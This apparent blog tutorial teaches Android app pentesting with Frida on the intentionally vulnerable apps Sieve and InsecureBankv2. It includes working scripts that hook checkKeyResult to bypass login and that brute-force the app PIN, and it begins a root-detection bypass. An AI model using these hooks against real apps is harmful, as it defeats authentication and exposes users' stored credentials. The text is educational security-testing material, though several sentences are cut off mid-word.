Pentesting Android Apps Using Frida

March 17, 2017

Introduction to Frida

In this blog post, Rohit Salecha guides newbie pentesters on how to use Frida to audit Android applications for security vulnerabilities.

No android application review goes without performing reverse engineering of the app to find out what's actually running in the background. This post focusses on the aspect of dynamically modifying the behavior of the app on runtime using a tool called Frida.

Modifying the behavior of an Android application is desirable in instances where certain sensitive functionalities in app like Fingerprint Authentication is disabled or not allowed to run on rooted phones or you wish to bypass a Login screen or disable the SSL certificate pinning to intercept the traffic.

Traditionally, if anybody wishes to modify a particular functionality they need to use one of the below methods

Edit the decompiled smali files and repackage it which is a daunting task as at times it becomes difficult to understand the decompiled code especially for newbies.
Xposed Framework – This is a more common approach used by pentesters today wherein you have to rewrite the functionality in a different app relaunch the app

In contrast to the above two approaches, Frida can be used to hook into the running process of the application and modify the code on the fly without requiring any re-launching or re-packaging.

Frida, as described by its creators as – " a dynamic code instrumentation toolkit. It lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, Linux, iOS, Android, and QNX"

To understand this better, consider a LoginActivity running on your Android App which is waiting for username and password as the input. Inside this activity, there is a function defined "checkLogin" which returns the result as true or false depending upon the validity of the credentials. Now what Frida could do is, override this "checkLogin" function in memory with the code written by us, enabling us to modify the functionality, dynamically.

In this post , we'll demonstrate the power of Frida on two purposely built vulnerable Android applications through two use cases viz. bypassing login screen and bypassing root detection logic.

Sieve – A vulnerable password storage application built by MWR Labs
InsecureBankv2 – A vulnerable banking application which was also part of Black Hat 2015-2016 Arsenal

NOTE: Before we start with the setup, ensure that you have a proper working android, python environment and a rooted android phone with ARM architecture. As of this writing, we couldn't get Frida running satisfactorily on a non-rooted Android phone. Frida is currently supporting only ARM architectures.

Setting up Frida

Frida consists of two components, viz. a client and a server which communicate with each other over two ports(TCP) 27042 and 27043.The client can be installed by simply firing our favourite pip command as shown below.

NOTE: this installation requires administrator/root privileges on your Windows/Unix environment. Ensure you run the below command with eith
or on an command shell running with administrator privileges.


```
pip install frida
```

Once you have successfully installed Frida client on your machine, fire up your command prompt and identify what is the version installed using the below command

```
frida --version
```

```
C:\Users\Rohit Salecha>frida --version
9.1.16
```

To install the server, you need to browse in the releases directory and download the file depending upon your mobile devices platform and of the version shown as above. Ensure that the version is correct else it work.



After downloading the file, unzip it and transfer it to your mobile device in a folder of your choice preferably /data/local/tmp as shown below.

```
C:\Users\Rohit Salecha>adb shell
shell@falcon_umtsds:/ $ su
root@falcon_umtsds:/ #
root@falcon_umtsds:/ # cd /data/lo
local/       lost+found/
root@falcon_umtsds:/ # cd /data/local/tmp/
root@falcon_umtsds:/data/local/tmp # ls -l
-rwxr-xr-x root     root     21514444 2017-03-12 20:57 frida-server
drwxr-xr-x root     root              2017-03-15 16:18 re.frida.server
-rw------- shell    shell           7 2017-03-16 17:05 vysor.pwd
```

Modify the permissions for the frida-server binary using the command below and run as shown below

```
chmod 755 frida-server
```

```
C:\Users\Rohit Salecha>adb shell
shell@falcon_umtsds:/ $ su
root@falcon_umtsds:/ # cd /data/local/tmp
root@falcon_umtsds:/data/local/tmp # ls -al frida-server
-rwxr-xr-x root     root     21514444 2017-03-12 20:57 frida-server
root@falcon_umtsds:/data/local/tmp # ./frida-server
```

Now, on your desktop, fire the below command and test the connection with the frida-server

```
frida-ps -aU
```

If everything works fine , you should be having the output as shown in the image below. The output basically shows all the injectable processes currently running.


```
C:\Users\Rohit Salecha>adb forward tcp:27043 tcp:27043

C:\Users\Rohit Salecha>adb forward tcp:27042 tcp:27042

C:\Users\Rohit Salecha>frida-ps -aU
  PID  Name                           Identifier
-----  -----------------------------  ----------------------------------------
14787  AnTuTu Benchmark               com.antutu.ABenchMark
```

```
 1255  Android system                android
 3079  Device Management             com.motorola.ccc.devicemanagement
 6350  Download Manager              com.android.providers.downloads
11534  Gboard                        com.google.android.inputmethod.latin
 1537  Google App                    com.google.android.googlequicksearchbox
 6801  Google Contacts Sync          com.google.android.syncadapters.contacts
12361  Google Play Store             com.android.vending
12930  Google Play services          com.google.android.gms
 6801  Google Services Framework     com.google.android.gsf
 1712  Launcher                      com.android.launcher
 1638  LocationServices              com.qualcomm.services.location
 1255  LocationServices              com.qualcomm.location
 6350  Media storage                 com.android.providers.media
 3504  MotoCare                      com.motorola.motocare
 1621  MotoCareInt                   com.motorola.motocare.internal
 1671  Motorola Modem Service        com.motorola.bach.modemstats
 1621  Motorola Services Main        com.motorola.ccc.mainplm
 3079  Motorola Update Services      com.motorola.ccc.ota
 3079  Motorola notification         com.motorola.ccc.notification
 3079  Motorola services             com.motorola.ccc.checkin
 1621  NativeDropBoxAgent            com.motorola.android.nativedropboxagent
 9086  Package Access Helper         com.android.defcontainer
 1658  Phone                         com.android.server.telecom
 1694  Phone                         com.android.phone
 1694  Phone/messaging storage       com.android.providers.telephony
 1694  Programming menu              com.motorola.programmenu
 1694  SIM toolkit                   com.android.stk
14365  SSHDroid                      berserker.android.apps.sshdroid
 1255  Settings storage              com.android.providers.settings
 1255  Settings storage              com.motorola.android.providers.settings
11184  Sieve                         com.mwr.example.sieve
11476  SuperSU                       eu.chainfire.supersu
 1450  System UI                     com.android.systemui
12330  Vysor                         com.koushikdutta.vysor
```


Now that our setup is ready , let's start using Frida for our assessment.

Login Bypass Using Frida

Let’s look into a practical demonstration of a login bypass in the Sieve app. Open the Sieve app in your android phone.



After supplying a valid set of credentials it opens the main screen which shows the various passwords which we have saved with the application




Open up a command prompt on your desktop and run the below command to identify the running process name for sieve

```
frida-ps -aU | grep -i "sieve"
```

```
C:\Users\Rohit Salecha>frida-ps -aU | grep -i "sieve"
15415  Sieve                          com.mwr.example.sieve
```

Before we get into login bypass let's first decompile the sieve app and understand how the login functionality is working. This can be achieved by first decompiling the apk using dex2jar utility and then viewing the final jar file in the JD-GUI

As seen from the decompiled APK, we found a function named "checkKeyResult". If the boolean value is true, the application redirects the flow to loginSuccessful() function if false then to loginFailed().



Frida has support for binding with multiple languages like Python,C,.NET and Swift. However, we are using python to demonstrate the bypass .The same can be downloaded from here.

Its worthwhile to understand what Frida is actually doing through this little piece of code. It is simply overriding our target function “checkKeyResult” by inserting the boolean value as “true”.Here, we are not modifying the function but we have control over what is being passed and what is being returned from the function.


```
1  import frida, sys
2
3  def on_message(message, data):
4      if message['type'] == 'send':
5          print("[*] {0}".format(message['payload']))
6      else:
7          print(message)
8
9  jscode = """
10 Java.perform(function () {
11     //Obtain referrence of the Activity currently running
12     var MainActivity = Java.use('com.mwr.example.sieve.MainLoginActivity');
13     //Obtain reference of the function whcih needs to be called
14     MainActivity.checkKeyResult.implementation = function (b) {
15         send('checkKeyResult');
16     //Calling the function and passing the boolean parameter as true
17         this.checkKeyResult(true);
18
19         console.log('Done:');
20     };
21 });
22 """
23
24 process = frida.get_usb_device().attach('com.mwr.example.sieve')
25 script = process.create_script(jscode)
26 script.on('message', on_message)
27 script.load()
28 sys.stdin.read()
29
```

Lines 25-26 are used to attach to our target process which we found through the


```
frida-ps -aU command.
```

The code , which needs to be executed in process through Frida is written in javascript is from line 10-23.

Start the application on device and then execute the python script. Once the script is executing it'll wait for the "checkKeyResult" function to be c



Once we press Sign In, the “checkKeyResult” function is called in the runtime and Frida injects our JS , passes it a true value and we are able to bypass the login screen.



Brute Forcing the PIN

The Sieve app has a feature in which if you push the app into background and then try to bring it back, it'll ask for a Pin to be entered. Using the below script, it is possible to bruteforce this pin and then gain access to the application. The script can be downloaded from here.


```
import frida, sys

def on_message(message, data):
    if message['type'] == 'send':
        print("[*] {0}".format(message['payload']))
    else:
        print(message)

jscode = """
Java.perform(function () {
    var ShortLoginActivity = Java.use('com.mwr.example.sieve.ShortLoginActivity');
    ShortLoginActivity.submit.implementation = function(v){
        var service=this.serviceConnection.value
        for(var i=1225; i<1240; i++)
            {
                var result = service.checkPin(i+"");
                send(i + ": " + result);
            }
        console.log('Done:');
    };
});
"""

process = frida.get_usb_device().attach('com.mwr.example.sieve')
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
sys.stdin.read()
```

Bypassing Root Detection

Bypassing root detection is one of the most important use case in any Android application test.Applications check for a rooted device during installation or for restricting use of certain sensitive functionalities like fingerprint authentication.Root detection is achieved by checking for installation of most common APKs like SuperSu which govern the root privileges or by attempting to write into the protected directories of the android file system like root.


To bypass these root detection techniques you would have to decompile the APK, edit the smali files and then repackage it by patching the meth which are implemented for root detection. It's a fairly tedious process but using Frida, it really is relatively simple as we'll see in the next example InsecureBank2 Android application.

In the InsecureBank2 application, upon successful login, the application displays a warning message to the user that the device is rooted as shown below



The application uses two functions to check whether the device is rooted or not as shown below in the decompiled APK of the InsecureBank app


- doesSUexist
- doesSuperuserApkExist



